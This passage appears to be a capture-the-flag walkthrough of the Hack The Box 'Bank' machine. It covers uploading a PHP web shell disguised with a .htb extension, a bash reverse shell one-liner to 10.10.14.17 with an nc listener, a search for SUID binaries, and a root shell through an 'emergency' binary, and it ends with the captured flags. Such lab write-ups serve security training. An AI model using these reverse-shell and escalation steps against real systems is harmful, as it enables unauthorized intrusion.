
Go to support and view the source code.



```
<br>
<div style="position:relative;">
        <!-- [DEBUG] I added the file extension .htb to execute as php for debugging purposes only [DEBUG] -->
        <a class='btn btn-primary' href='javascript:;'>
            Choose File...
            <input type="file" required style='position:absolute;z-index:2;top:0;left:0;filter: alpha(opacity=0);-
        </a>
```

We can see that the creator has added a condition that our file should have the extension of `.htb` to run as PHP file.

We can rename our WebShell.php to webshell.htb



My Tickets


#	Title	Message	Attachment	Actions
1	Shell	This is my shell	Click Here	Delete

Success

Your ticket has been created successfully

We have successfully uploaded our file.

To access the file, just click on the attachment.



Fetch: host: 10.10.14.17 port: 80 path:

CWD: /var/www/bank/uploads **Upload:** Browse... No file selected.

Cmd: whoami


Clear cmd

Execute

```
whoami
www-data
```

We have a webshell. We can take a reverse shell from here.


Run - `bash -c 'bash -i >& /dev/tcp/10.10.14.17/7777 0>&1'`
On another tab - `nc -nvlp 7777`



```
┌──(aurora㉿TheNorthernLight)-[~/HackTheBox/Linux/Bank]
└─$ nc -nvlp 7777
listening on [any] 7777 ...
connect to [10.10.14.17] from (UNKNOWN) [10.10.10.29] 41652
bash: cannot set terminal process group (1071): Inappropriate ioctl for device
bash: no job control in this shell
www-data@bank:/var/www/bank/uploads$ 
```

We have a reverse shell.


For PrivEsc - We can search for SUID Binaries using - `find / -perm -u=s -type f 2>/dev/null`



```
www-data@bank:/var/www/bank/uploads$ find / -perm -u=s -type f 2>/dev/null
/var/htb/bin/emergency
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/bin/ping
/bin/ping6
/bin/su
/bin/fusermount
/bin/mount
/bin/umount
www-data@bank:/var/www/bank/uploads$
```


We can see a SUID Binary called emergency

We can just try to execute it using `cd /var/htb/bin` and `./emergency`



```
www-data@bank:/var/htb/bin$ ls
emergency
www-data@bank:/var/htb/bin$ ls -la
total 120
drwxr-xr-x 2 root root   4096 Jan 11  2021 .
drwxr-xr-x 3 root root   4096 Jan 11  2021 ..
-rwsr-xr-x 1 root root 112204 Jun 14  2017 emergency
www-data@bank:/var/htb/bin$ ./emergency
# whoami
root
# 
```

We are root!!



```
# whoami
root
# cat root.txt
d2e14790b70daa5eb4cef74963c48114
# cat /home/chris/user.txt
3958e53c720e7a97690f441e8cd72951
# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:b9:50:fd
          inet addr:10.10.10.29  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: dead:beef::250:56ff:feb9:50fd/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:50fd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:462954 errors:0 dropped:0 overruns:0 frame:0
          TX packets:330616 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:73479248 (73.4 MB)  TX bytes:90150635 (90.1 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:4031 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4031 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:416702 (416.7 KB)  TX bytes:416702 (416.7 KB)

# hostname
bank
#
```

User.txt --> 3958e53c720e7a97690f441e8cd72951

Root.txt --> d2e14790b70daa5eb4cef74963c48114

Machine Completed!!